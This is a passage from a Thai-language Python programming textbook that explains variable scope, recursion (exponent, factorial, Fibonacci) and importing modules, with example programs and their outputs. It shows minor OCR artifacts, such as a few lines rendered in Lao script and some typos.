19 print("Var1 and Var2 in main program = %d, %d"%(var1, var2))
20 print(modifyVar3(var1))
21 print("Var1 and Var2 in main program = %d, %d"%(var1, var2))
22 modifyVar4()
23 print("Var1 and Var2 in main program = %d, %d"%(var1, var2))

```

```

Local variables are var1 = 10, var2 = 20
Local variable var1 = 30, and global var2 = 10
Var1 and Var2 in main program = 5, 5
125
Var1 and Var2 in main program = 5, 3
Var1 and Var2 in main program = 25, 3
>>>

```

จากโปรแกรมที่ 7.18 บรรทัดที่ 2 โปรแกรมประกาศพังก์ชันชื่อ modifyVar1 มีหน้าที่กำหนดค่าให้กับตัวแปรโลคอล var1 = 10 และ var2 = 20 (บรรทัดที่ 3) และพิมพ์ผลลัพธ์ของตัวแปร var1 และ var2 ออกจอภาพ (บรรทัดที่ 4) พังก์ชันนี้ไม่มีพารามิเตอร์เพื่อใช้งาน บรรทัดที่ 5 โปรแกรมประกาศพังก์ชันชื่อ modifyVar2 มีหน้าที่กำหนดค่าให้กับตัวแปรโลคอล var1 = 20 (บรรทัดที่ 6) และพิมพ์ผลลัพธ์ของตัวแปร var1 และ var2 (โดยใช้ตัว

เบร var2 จากภาษา Python (พังก์ชัน) ออกจอภาพ (บรรทัดที่ 7) พังก์ชันนี้มีพารามิเตอร์ 2 ตัวคือ var1 และ var2

บรรทัดที่ 8 โปรแกรมประกาศพังก์ชันชื่อ modifyVar3 มีหน้าที่กำหนดค่าให้กับตัวแปรโกลบอล (โดยใช้ keyword ว่า global นำหน้าตัวแปรในบรรทัดที่ 9) var2 = 3 (บรรทัดที่ 10) และส่งค่ากลับเป็น var1\*\*var2 กลับไปยังผู้เรียก (บรรทัดที่ 11) บรรทัดที่ 12 โปรแกรมประกาศพังก์ชันชื่อ modifyVar4 มีหน้าที่กำหนดค่าให้กับตัวแปรโกลบอล var2 = var1\*\*2 (บรรทัดที่ 14) โดยไม่ส่งค่ากลับไปยังผู้เรียก

บรรทัดที่ 16 โปรแกรมประกาศตัวแปรชื่อ var1 มีค่าเท่ากับ 5 และ var2 มีค่าเท่ากับ 5 เช่นเดียวกัน จากนั้นบรรทัดที่ 17 โปรแกรมเรียกพังก์ชัน modifyVar1 ผลลัพธ์ที่ได้คือ var1 = 10 และ var2 เท่ากับ 20 เพราะพังก์ชันเรียกใช้ตัวแปรแบบ var1 และ var2 จากภายในพังก์ชัน (Local)

บรรทัดที่ 18 โปรแกรมเรียกพังก์ชัน modifyVar2 พร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับพังก์ชัน 2 ค่าคือ 5 และ 10 ผลลัพธ์ที่ได้คือ var1 = 30 และ var2 เท่ากับ 10 เพราะภายในพังก์ชันได้กำหนดค่าให้กับตัวแปร var1 = 30 และ var2 เป็นค่าที่รับมาจากภาษา Python สรุปว่าพังก์ชันดังกล่าวเรียกใช้ตัวแปรแบบโอลทั้ง var1 และ var2 โดยที่ตัวแปร var1 และ var2 ภายนอกพังก์ชันไม่มีการเปลี่ยนแปลงค่าใดๆ (บรรทัดที่ 19)

บรรทัดที่ 20 โปรแกรมเรียกพังก์ชัน modifyVar3 พร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับพังก์ชัน 1 ค่าคือ ค่าในตัวแปร var1 ที่อยู่ภายนอกพังก์ชัน ผลลัพธ์ที่ได้คือ 125 (ค่า 125 เกิดจาก var1\*\*var2 = 5<sup>3</sup>) สรุปว่าพังก์ชันดังกล่าวเรียกใช้ตัวแปรแบบโกลบอลทั้ง var1 และ var2 บรรทัดที่ 21 ทดสอบสั่งพิมพ์ค่าในตัวแปร var1 และ var2 อีกครั้ง ผลปรากฏว่าค่าในตัวแปร var2 เป็น 3 เพราะพังก์ชัน modofyVar3 ทำการกำหนดค่าใหม่ให้กับตัวแปรโกลบอล คือ var2 (var2 = 3)

บรรทัดที่ 22 โปรแกรมเรียกพังก์ชัน modifyVar4 โดยไม่มีการส่งอาร์กิวเมนต์ใด ๆ ให้กับพังก์ชันซึ่งพังก์ชันดังกล่าวไม่มีการส่งค่ากลับเพียงแต่กำหนดค่าตัวแปร var1 = va1\*\*2 เท่านั้น จากนั้นบรรทัดที่ 23 โปรแกรมทดสอบพิมพ์ค่า var1 และ var2 อีกครั้ง ผลลัพธ์ที่ได้คือ var1 เท่ากับ 25 และ

var2 เท่ากับ 3 สรุปว่าพังก์ชันนี้เรียกใช้ตัวแปรแบบโกลบอลทั้ง var1 และ var2



เมื่อโปรแกรมพยายามในพังก์ชันเรียกใช้ตัวแปรจากภายนอกพังก์ชัน ต้องใช้คำสั่ง global นำหน้าตัวแปรที่ใช้งานอยู่ภายในพังก์ชัน เช่น global var1

## 11. การเรียกตัวเองหรือการเวียนเกิด (Recursion)

การเรียกตัวเอง คือ วิธีการแก็บัญหาแบบหนึ่ง ที่ใช้วิธีเรียกตัวเองซ้ำๆ และ ทำตามหลักการเดิมไปเรื่อย ๆ จนกว่าจะได้คำตอบที่ต้องการ สำหรับปัญหาที่ หมายความว่าจะใช้การเรียกตัวเอง คือ ปัญหาที่สามารถแบ่งย่อยออกเป็นส่วน ๆ ได้ เมื่อผ่านกรรมวิธีแก็บัญหาแบบเรียกตัวเองแล้ว ปัญหาจะถูกแบ่งออกเป็น ส่วนย่อย ๆ จำนวนมาก ซ้อนกันเป็นชั้น ๆ แต่ละชั้นใช้วิธีการแก็บัญหาแบบ เดียวกัน จนกระทั่งกลยุยเป็นปัญหาย่อยที่เล็กที่สุดที่สามารถหาคำตอบได้ (ซึ่ง ส่วนใหญ่เป็นค่าคงที่) ค่าคงที่ดังกล่าวจะเป็นค่าที่ทำให้สามารถหาคำตอบแบบ ย้อนกลับได้ โดยการรวมผลลัพธ์ที่แก็บัญหาแล้วจากปัญหาย่อย ๆ กลับมาเป็น คำตอบของปัญหาทั้งหมด การประกษาฟังก์ชันการเรียกตัวเองมีรูปแบบ ดังต่อไปนี้

```
def name([arg1, arg2,...,argn], n):
    statement(s)
    if condition(n):
        return constant
    else:
        return name([arg1, arg2,...,argn], n-1)
```

name คือ ชื่อของฟังก์ชันนิดเรียกตัวเอง arg1, arg2, ..,argn คือ พารามิเตอร์ที่ส่งให้กับฟังก์ชันเพื่อใช้ในการประมวลผล (ซึ่งจะมีหรือไม่มีก็ได้ เพราะอยู่ในเครื่องหมาย [...] ), n คือ พารามิเตอร์ที่ใช้เป็นเงื่อนไขในการหาค่าที่ เล็กที่สุด n-1 คือ การเรียกซ้ำตัวเองโดยการแบ่งย่อยปัญหาไปเรื่อย ๆ จนกว่า เงื่อนไขใน if condition(n) จะเป็นจริง

ตัวอย่างการหาค่ายกกำลัง exponent (exp) ซึ่งเป็นปัญหาที่สามารถแบ่งย่อยเป็นส่วน ๆ ได้

จากสมการของ  $\exp(a^n) = a_1 * a_2 * \dots * a_n$

สมมุติว่า  $a = 2$  และ  $n = 4$  ดังนั้น  $\exp(2^4) = 2 * 2 * 2 * 2 = 16$

ตัวอย่างโปรแกรมที่ 7.19 แสดงการสร้างและใช้งานฟังก์ชันเรียก返กิจ


```

1 # Computing exponent
2 def exp(x, n):
3     if n == 0:
4         return 1 #constant(minimum solution)
5     else:
6         return x * exp(x, n-1)
7 print("Exponet of 2^4 = ",exp(2, 4))

```

Exponet of 2^4 = 16  
 >>>

อธิบายการทำงานของฟังก์ชันเรียกตัวเอง exp ดังรูปที่ 7.5



รูปที่ 7.5 แสดงการทำงานของฟังก์ชันเรียกตัวเอง (exp)

จากรูปที่ 7.5 เมื่อโปรแกรมหลักทำการเรียกฟังก์ชัน  $\exp$  พร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์เข้าไปในฟังก์ชัน 2 ค่า คือ เลขฐาน = 2 และเลขยกกำลัง = 4 (ฐานมีค่าเท่ากับ 2 และเลขยกกำลังมีค่าเท่ากับ 4) ฟังก์ชัน  $\exp$  จะเริ่มทำการคำนวณโดยเริ่มต้นจากการนำเอา  $2 * \exp(2, 3)$  ซึ่งเป็นการเรียกตัวเองซ้ำรอบที่ 1 พร้อมกับค่าคงที่เป็นอาร์กิวเมนต์ 2 ตัวคือ เลขฐาน = 2 และเลขยกกำลัง = 3 ผลที่ได้คือ  $2 * (2 * \exp(2, 2))$  จากนั้นโปรแกรมทำการเรียกซ้ำตัวเองเป็นรอบที่ 2 พร้อมกับค่าคงที่เป็นอาร์กิวเมนต์ 2 ตัวคือ เลขฐาน = 2 และเลขยกกำลัง = 2 ผลที่ได้คือ  $2 * (2 * (2 * \exp(2, 1)))$  จากนั้นโปรแกรมทำการเรียกซ้ำตัวเองเป็นรอบที่ 3 พร้อมกับค่าคงที่เป็นอาร์กิวเมนต์ 2 ตัวคือ เลขฐาน = 2 และเลขยกกำลัง = 1 ผลที่ได้คือ  $2 * (2 * (2 * (2 * \exp(2, 0))))$  ในรอบนี้ เงื่อนไขในคำสั่ง if เป็นจริง เพราะว่าค่า  $k$  มีค่าเท่ากับ 0 ( $2^0 = 1$ ) ส่งผลให้มีการส่งค่ากลับ เป็นค่าคงที่เท่ากับ 1 ออกมานา (ค่าดังกล่าวเป็นคำตอบของปัญหาที่เล็กที่สุด) จากการส่งค่ากลับเป็น 1 ออกมานา ทำให้โปรแกรมเริ่มประมวลผลย้อนกลับอัตโนมัติ ดังนี้

$$2 * (2 * (2 * (2 * \exp(2, 0))))$$

$$\text{เมื่อ } \exp(2, 0) = 1 \text{ ดังนี้} \quad \gg \quad 2 * (2 * (2 * (2 * 1)))$$

$$(2 * 1) = 2 \quad \gg \quad 2 * (2 * (2 * 2))$$

$$(2 * 2) = 4 \quad \gg \quad 2 * (2 * 4)$$

$$(2 * 4) = 8 \quad \gg \quad 2 * 8$$

$$(2 * 8) \quad \gg \quad 16$$

ตัวอย่างโจทย์ปัญหาที่คลาสสิกอีก 2 ตัวอย่าง คือ Factorial และ Fibonacci ซึ่งมีสมการดังนี้

$$\text{Factorial } (n) = n! = \begin{cases} 1, & x = 0 \\ \prod_{k=1}^n k, & x > 0 \end{cases}$$

$$\text{ เช่น } 5! = 5 * 4 * 3 * 2 * 1 = 120$$

$$\text{Fibonacci } = F_n = F_{n-1} + F_{n-2} \text{ โดยที่ } F_0 = 0 \text{ และ } F_1 = 1$$

ເຊັ່ນ  $F_5 = F_4 + F_3$ ,  $F_4 = F_3 + F_2$ ,  $F_3 = F_2 + F_1$ ,  $F_2 = F_1 + F_0$

ມີມົດ  $F_0 = 0$  ແລະ  $F_1 = 1$  ດັ່ງນີ້

$F_2 = 1 + 0 = 1$ ,  $F_3 = 1 + 1 = 2$ ,  $F_4 = 2 + 1 = 3$ ,  $F_5 = 3 + 2 = 5$

ດັ່ງນີ້  $F_5 = 5$

ຕັ້ງວ່າຍ່າງໂປຣແກຣມຂອງ Factorial ແລະ Fibonacci ແສດງໃນ ໂປຣແກຣມທີ 7.20

ຕັ້ງວ່າຍ່າງໂປຣແກຣມທີ 7.20 Factorial ແລະ Fibonacci

```

1 # Factorial & Fibonacci
2 #Factorial function
3 def factorial(n):
4     if n == 1:
5         return 1 #constant(minimum solution)
6     else:
7         res = n * factorial(n-1)
8         return res
9
10 #Fibonacci function
11 def fib(n):
12     if n == 0:
13         return 0 #constant(minimum solution)
14     elif n == 1:
15         return 1 #constant(minimum solution)
16     else:
17         return fib(n-1) + fib(n-2)
18 #call both functions
19 print("Factorial (5) = ",factorial(5))
20 print("Fibonacci (5) = ",fib(5))
```

```

Factorial (5) = 120
Fibonacci (5) = 5
>>>
```

**สรุป:** บทนี้อธิบายโดยละเอียดเกี่ยวกับประเภทของพังก์ชัน วิธีการส่งค่าให้กับพังก์ชันและวิธีคืนค่ากลับมาจากการพังก์ชัน ตัวแปรชนิดโลคอลและโภบล พังก์ชันแบบไม่มีชื่อและการเขียนโปรแกรมแบบเรียบง่าย

### แบบฝึกหัดท้ายบท

1. พังก์ชันคืออะไร และมีหน้าที่สำคัญอย่างไรในโปรแกรม
2. อธิบายขั้นตอนการประกาศใช้งานพังก์ชันมาพร้อมๆ เข้าใจ
3. จะเขียนพังก์ชันเพื่อคำนวณหาค่ายกกำลัง ค่าเฉลี่ยและค่าตรีโกณมิติ
4. จะเขียนพังก์ชันเพื่อจัดเรียงจำนวนเต็ม n จำนวน
5. จะเขียนพังก์ชันเพื่อค้นหาข้อความที่ต้องการในสตริงจาก URL ต่อไปนี้ <https://docs.python.org/3/faq/general.html> โดยสำเนาข้อมูลจากลิงค์ดังกล่าวเก็บในตัวแปรที่เหมาะสมก่อนการค้นหา
6. เขียนโปรแกรมด้วย lamda เพื่อแก้ปัญหาต่อไปนี้  

$$Z = (x^{**2} + y^{**2})^{** 1/2}$$
7. เขียนโปรแกรมเพื่อหาค่า factorial ด้วยวิธีการเรียบง่าย
8. เขียนโปรแกรมเครื่องคิดเลขขนาดกลางซึ่งสามารถทำงานดังต่อไปนี้ได้

\*\*\*\*\*

\* CALLULATOR \*

\*\*\*\*\*

\* 1. ADDER \*

\* 2. SUBTRACTOR \*

\* 3. MULTIPLIER \*

\* 4. DIVIDER \*

\* 5. CONV DEC to BIN \*

\* 6. CONV DEC to OCT \*

\* 7. CONV DEC to HEX \*

\* 8. POW \*

\* 9. SUM \*

\* 10. AVG \*

\* 0. EXIT \*  
\*\*\*\*\*

โดย 1., 2., 3., 4. เท่ากับ บวก ลบ คูณและหาร 5., 6., 7. คือการ  
แปลงเลขฐานสิบเป็น สอง แปด และสิบหก 8. คือ ยกกำลัง 9. คือ หาผลรวม  
จำนวน ก ค่า และ 10. คือ หาค่าเฉลี่ยจำนวน ก ค่า สุดท้าย 0. คือ ออก  
จากโปรแกรม



# บทที่ 8

## โมดูลและแพ็คเกจ

### (Modules and Packages)



QR Code สำหรับดาวน์  
โหลดโปรแกรมต้นฉบับ  
(Source code)

#### 1. ไพรอนโมดูล

โมดูล คือ การจัดกลุ่มของไฟล์ต้นฉบับที่ถูกเขียนด้วยภาษาไพธอนอย่างเป็นระบบตามภาระหน้าที่ที่ถูกกำหนดไว้ และสามารถเรียกใช้งานได้โดยสะดวก เช่น โมดูลที่บริหารจัดการเกี่ยวกับระบบปฏิบัติการ (Operating system: os) โมดูลที่ใช้สำหรับประมวลผลทางคณิตศาสตร์ (Mathematics: math) เป็นต้น โดยกลุ่มของไฟล์ที่ถูกเก็บรวมรวมไว้อาจจะประกอบไปด้วย พังก์ชัน คลาส ตัวแปร หรือ runnable code ก็ได้ โมดูลมี 2 ประเภท คือ โมดูลที่มาพร้อมกับตัวภาษาไพธอน เช่น โมดูล io, math, os, random, re, socket, string, sys, types, xml เป็นต้น และโมดูลที่ผู้เขียนโปรแกรมเขียนขึ้นมาใช้งานเอง โดยปกติซึ่งมีชื่อเดียวกับชื่อไฟล์ที่จัดเก็บโมดูลไว้ เตต่าไฟล์มั่นคงมีหลาย ๆ โมดูล หรือหลายพังก์ชัน ผู้เขียนโปรแกรมควรตั้งชื่อไฟล์ให้สอดคล้องกับงานที่ทำ ตัวอย่างเช่น โมดูล CalAreaRectangle ทำหน้าที่คำนวณหาพื้นที่รูปสี่เหลี่ยมได้ ๆ ประกอบด้วยพังก์ชันคำนวณพื้นที่ สี่เหลี่ยมด้านขนาน (Parallelogram) ผืนผ้า (Rectangle) ด้านเท่า (Square) คางหมู (Trapezoid) เปียกปูน (Rhomboid) รูปป่าว (KiteRectangular) และสี่เหลี่ยมใด ๆ (AnyRectangular) เมื่อสร้างพังก์ชันแล้วให้ทำการบันทึกเพิ่มเป็นชื่อ CalAreaRectangle.py

### ตัวอย่างโปรแกรมที่ 8.1 โมดูล CalAreaRectangle

```

1 # Calculating area of any rectangles
2 # This module named CalAreaRectangle.py
3 def rectangle(width, height):
4     return width * height
5
6 def square(width1, width2):
7     return width1 * width2
8
9 def parallelogram(height, base):
10    return height * base
11
12 def trapezoid(sumofpararell, height):
13     return 0.5 * sumofpararell * height
14
15 def rhomboid(mulofdiagonal):
16     return 0.5 * mulofdiagonal
17
18 def KiteRectangular(mulofdiagonal):
19     return 0.5 * mulofdiagonal
20
21 def AnyRectangular(diagonal, sumofbranch):
22     return 0.5 * diagonal * sumofbranch

```

### 2. การเรียกใช้งานโมดูล

เมื่อต้องการเรียกใช้ฟังก์ชันที่รวมเป็นโมดูลไว้แล้ว สามารถเรียกโดยใช้คำสั่ง import และนิยมเขียนคำสั่งดังกล่าวไว้ตั้งแต่บรรทัดแรกของโปรแกรม สำหรับวิธีการเรียกใช้ฟังก์ชันในโมดูลสามารถทำได้ 4 วิธี ได้แก่ ใช้คำสั่ง import, from module import function, import module import \* และ import OldModule as NewModule ซึ่งมีรูปแบบการเรียกใช้ดังต่อไปนี้

#### 1) การใช้คำสั่ง import

*import module1[, module2,... moduleN]*

โดย import คือ คำสั่งเรียกใช้โมดูล module1 คือ ชื่อโมดูลที่ต้องการเรียกใช้งาน และ module2, ..., moduleN คือ ชื่อโมดูลอื่น ๆ ที่ต้องการเรียกใช้เพิ่มเติม (กรณีใช้งานมากกว่า 1 โมดูล)

**หลักการใช้งาน:** หมายความว่า ต้องการเรียกใช้งานฟังก์ชันและตัวแปรทั้งหมดในโมดูลเข้ามาทำงานในโปรแกรม

ตัวอย่าง เช่น `import sys, io, math`

2) การใช้คำสั่ง `from module import function`

```
from moduleName import funcName1[, FuncName2[, ...
FuncNameN]]
```

โดย `from moduleName import` คือ คำสั่งเรียกใช้โมดูล ซึ่ง `moduleName, funcName1, ..., N` คือ ชื่อของฟังก์ชันที่อยู่ในโมดูล `moduleName`

**หลักการใช้งาน:** หมายความว่า ต้องการเรียกฟังก์ชันหรือตัวแปรเฉพาะที่ต้องการมาใช้งานเท่านั้น

ตัวอย่าง `from math import pi, pow`

3) การใช้คำสั่ง `from module import *`

```
from moduleName import *
```

โดย `from moduleName import` คือ คำสั่งเรียกใช้โมดูล ซึ่ง `*` คือ ฟังก์ชันทั้งหมดที่อยู่ในโมดูล `moduleName`

**หลักการใช้งาน:** หมายความว่า ต้องการเรียกฟังก์ชันหรือตัวแปรทั้งหมดในโมดูลมาทำงาน

ตัวอย่าง `from math import *`

4) การใช้คำสั่ง `import OldModule as NewModule`

```
import OldModule as NewModule
```

โดย import OldModule คือ คำสั่งเรียกใช้โมดูลชื่อ OldModule และ as NewModule คือ โมดูลใหม่ที่ถูกเปลี่ยนชื่อจาก OldModule ไปเป็น NewModule

**หลักการใช้งาน:** หมายเหตุสำหรับผู้ที่ต้องการเปลี่ยนชื่อโมดูลเดิม ให้เป็นชื่อใหม่

ตัวอย่าง      `import math as MAT`  
`print(MAT.pi)` เปลี่ยนชื่อโมดูลจาก math เป็นชื่อ MAT

หรือใช้คำสั่ง from module import OldName as NewName เช่น  
`from math import sqrt as SquareRoot` เปลี่ยนชื่อฟังก์ชันจาก sqrt เป็น SquareRoot

`print(SquareRoot(5))`



เมื่อไฟล์จะเปลี่ยนชื่อโมดูลที่ระบุไว้ขึ้นมาทำงาน โดยค้นหาที่อยู่ของโมดูลจาก path ซึ่งถูกกำหนดไว้ในระบบปฏิบัติการ ถ้าไฟล์อยู่ในโฟลเดอร์เดียวกัน ก็จะหานามไฟล์ได้โดยอัตโนมัติ แต่ถ้าไม่พบ จะทำให้โปรแกรมเกิดข้อผิดพลาด (สำหรับวินโดวส์กำหนด path ที่ system >> Advanced system settings >> Environment variables >> System variables >> Path)

โปรแกรมที่ 8.2 แสดงตัวอย่างการเรียกใช้โมดูล CalAreaRectangle โดยใช้คำสั่ง import (ผู้เขียนโปรแกรมควรเก็บไฟล์ CalAreaRectangle.py ไว้ในไดเรกทอรีเดียวกับโปรแกรมที่เรียกใช้งาน)

ตัวอย่างโปรแกรมที่ 8.2 การเรียกใช้โมดูลด้วยคำสั่ง import

```

1 # import CalAreaRectangle module
2 import CalAreaRectangle
3 print("Area of Rectangle :",CalAreaRectangle.rectangle(3, 4))
4 print("Area of Square :",CalAreaRectangle.square(3, 3))
5 print("Area of Parallelogram :",CalAreaRectangle.parallelogram(1.5, 4.5))
6 print("Area of Trapezoid :",CalAreaRectangle.trapezoid(5, 2.5))
7 print("Area of Rhomboid :",CalAreaRectangle.rhomboid(8))
8 print("Area of KiteRectangular :",CalAreaRectangle.KiteRectangular(12))
9 print("Area of AnyRectangular :",CalAreaRectangle.AnyRectangular(3.5, 6))

```

```

Area of Rectangle : 12
Area of Square : 9
Area of Parallelogram : 6.75
Area of Trapezoid : 6.25
Area of Rhomboid : 4.0
Area of KiteRectangular : 6.0
Area of AnyRectangular : 10.5
>>>

```

จากตัวอย่างโปรแกรมที่ 8.2 บรรทัดที่ 2 แสดงตัวอย่างการใช้คำสั่ง import โมดูล CalAreaRectangle เข้ามาทำงาน เมื่อต้องการเรียกใช้ฟังก์ชันใด ๆ ในโมดูลดังกล่าว ผู้ใช้จำเป็นต้องอ้างชื่อโมดูล และตามด้วยชื่อฟังก์ชันที่ต้องการใช้งาน (โดยใช้สัญลักษณ์ .) ในการอ้างอิงถึงฟังก์ชันหรือโดยแท้จริงแล้วควรเรียกว่าเมดรอต ในที่นี้จะขอเรียกฟังก์ชันไปก่อน เพราะยังไม่ถึงเรื่องการโปรแกรมเชิงวัตถุ) เช่น ในบรรทัดที่ 3 ต้องการเรียกใช้ฟังก์ชัน CalAreaRectangle.rectangle พร้อมกับส่งค่าคงที่เป็นอาร์กิวเมนต์ให้กับฟังก์ชัน 2 ตัว คือ 3 และ 4 สำหรับการเรียกใช้ฟังก์ชันอื่น ๆ ก็ทำในลักษณะเดียวกัน สำหรับตัวอย่างที่ 8.3 แสดงการใช้คำสั่ง from module import function

ตัวอย่างโปรแกรมที่ 8.3 เรียกใช้โมดูลด้วย from module import function

```

1 # from moduleName import funcName example
2 from CalAreaRectangle import rectangle, square, parallelogram,\ 
3     trapezoid, rhomboid, KiteRectangular, AnyRectangular
4 print("Area of Rectangle :",rectangle(3, 4))
5 print("Area of Square :",square(3, 3))
6 print("Area of Parallelogram :",parallelogram(1.5, 4.5))
7 print("Area of Trapezoid :",trapezoid(5, 2.5))
8 print("Area of Rhomboid :",rhomboid(8))
9 print("Area of KiteRectangular :",KiteRectangular(12))
10 print("Area of AnyRectangular :",AnyRectangular(3.5, 6))

```

```

Area of Rectangle : 12
Area of Square : 9
Area of Parallelogram : 6.75
Area of Trapezoid : 6.25
Area of Rhomboid : 4.0
Area of KiteRectangular : 6.0
Area of AnyRectangular : 10.5
>>>

```

จากตัวอย่างโปรแกรมที่ 8.3 บรรทัดที่ 2 แสดงการใช้คำสั่ง from module import function โปรแกรมเริ่มต้นโดยการ import โมดูล CalAreaRectangle เข้ามาก่อนโดยใช้คำสั่ง from CalAreaRectangle จากนั้นทำการเลือกเอาเฉพาะพังก์ชันที่ต้องการใช้งานจริง ๆ มาทำงานเท่านั้น โดยใช้คำสั่ง import rectangle, square, parallelogram, trapezoid, rhomboid, KiteRectangular, AnyRectangular เมื่อโปรแกรมต้องการเรียกใช้พังก์ชัน ไม่จำเป็นต้องอ้างชื่อโมดูลเหมือนการใช้คำสั่ง import แบบปกติ เช่น print("Area of Rectangle :", rectangle(3, 4)) ในบรรทัดที่ 3 เป็นตน



เมื่อต้องการเรียกใช้พังก์ชันในโมดูลโดยไม่ต้องการอ้างชื่อของโมดูล ให้ใช้คำสั่ง ModuleName import function และสามารถเลือกเอาเฉพาะพังก์ชันที่ต้องการใช้จริง ๆ เท่านั้น

เมื่อต้องการดูรายละเอียดของพังก์ชัน ตัวแปร ภายในโมดูลที่โหลดเข้ามาใช้งานในโปรแกรมสามารถใช้คำสั่ง dir(ModuleName) ดังตัวอย่างต่อไปนี้

```

>>> import CalAreaRectangle
>>> dir(CalAreaRectangle)
['AnyRectangular', 'KiteRectangular', '__builtins__',
 '__cached__', '__doc__', '__file__',
 '__initializing__', '__loader__', '__name__',
 '__package__', 'parallelogram', 'rectangle',
 'rhomboid', 'square', 'trapezoid']

```

โดยตัวแปร \_\_name\_\_ เก็บชื่อของโมดูล (แสดงซีอีโอด้วยใช้คำสั่ง print(CalAreaRectangle.\_\_file\_\_)) และตัวแปร \_\_file\_\_ เก็บชื่อของไฟล์

ที่โหลดมาใช้งาน (แสดงชื่อโดยใช้คำสั่ง `print(CalAreaRectangle.__file__)`)  
มีนามสกุลเป็น .py



เมื่อ import โมดูลใดโมดูลหนึ่งเข้ามาในโปรแกรมแล้ว สามารถเรียกดูฟังก์ชันในโมดูลเหล่านั้นด้วยคำสั่ง `dir(ModuleName)` เช่น `dir(CalAreaRectangle)`

คำสั่ง `dir()` สามารถเรียกดูรายละเอียดของโมดูลที่ติดตั้งมากับไพธอนได้ เช่นเดียวกัน

```
>>> import math
>>> dir(math)
['__doc__', '__loader__', '__name__', '__package__',
'acos', 'acosh', 'asin', 'asinh', 'atan', 'atan2', 'atanh', 'ceil',
'copysign', 'cos', 'cosh', 'degrees', 'e', 'erf', 'erfc', 'exp',
'expm1', 'fabs', 'factorial', 'floor', 'fmod', 'frexp', 'fsum',
'gamma', 'hypot', 'isfinite', 'isinf', 'isnan', 'ldexp', 'lgamma',
'log', 'log10', 'log1p', 'log2', 'modf', 'pi', 'pow', 'radians', 'sin',
'sinh', 'sqrt', 'tan', 'tanh', 'trunc']
```

ความแตกต่างระหว่าง `import, from module import function` และ `import *`

สำหรับความแตกต่างระหว่างคำสั่ง `import` และ `from module import function` คือ `import` จะโหลดโมดูล พร้อมกับฟังก์ชันทั้งหมดเข้ามาในโปรแกรมที่เรียกใช้งาน แต่ `from module import function` จะเลือกเอาเฉพาะฟังก์ชันที่จำเป็นต้องใช้งานเข้ามาเท่านั้น ส่งผลให้ประหยัดพื้นที่หน่วยความจำในการทำงานลงได้ แต่ผู้เขียนโปรแกรมต้องจดจำให้ได้ว่าจะต้องนำโมดูลมิฟังก์ชันให้เรียกใช้งานอะไรบ้าง สำหรับคำสั่ง `from module import *` จะใช้เมื่อต้องการนำเข้าฟังก์ชันทั้งหมดในโมดูลเข้ามาทำงานในโปรแกรม ซึ่งไม่แตกต่างกับคำสั่ง `import moduleName` เพราะฉะนั้นไพธอนแนะนำให้ใช้คำสั่งนี้เท่าที่จำเป็นเท่านั้น สำหรับการใช้งาน `import OldModule as NewModule` และ `from module import OldName as NewName` เป็นการเปลี่ยนชื่อโมดูล

และฟังก์ชันจากชีวโมดูลและฟังก์ชันเดิมเป็นชีวโมดูลและฟังก์ชันใหม่เท่านั้น

### ตำแหน่งที่อยู่ของการโหลดโมดูลมาใช้งาน

เมื่อโหลดโมดูลได้โมดูลหนึ่งเข้ามาทำงานในโปรแกรม ตัวเปลภาษาไฟลอนจะเริ่มทำการค้นหาโมดูลตามลำดับดังนี้

1. คนหาเพิ่มที่เก็บโมดูลในไดเรคทรอรีปัจจุบัน เมื่อไม่พบโมดูลที่ต้องการจะค้นหาต่อในลำดับที่ 2
2. ไฟลอนจะค้นหาเพิ่มในแต่ละไดเรคทรอรีที่ถูกระบุใน PYTHONPATH ถ้าไม่พบโมดูลที่ต้องการจะค้นหาต่อไปในลำดับที่ 3
3. ไฟลอนจะค้นหาใน default path ซึ่งถูกกำหนดโดยระบบปฏิบัติการ ที่ติดตั้งไฟลอนไว้ เช่น ถ้าติดตั้งไว้บนวินโดวส์ default path จะถูกกำหนดไว้ที่ C:\PythonXX (โดย XX คือเวอร์ชันของไฟลอน เช่น Python34) และถ้าเป็น UNIX โดยปกติจะอยู่ที่ /usr/local และ /lib/python ถ้าไฟลอนยังหาโมดูลไม่เจอใน path ที่ระบุไว้ทั้งหมด จะเกิด error ขึ้น และไม่สามารถใช้งานโมดูลนั้น ๆ ได้

เมื่อต้องการดู default path ที่ไฟลอนได้กำหนดไว้ สามารถใช้คำสั่งดังนี้

```
>>> import sys
>>> print(sys.path)
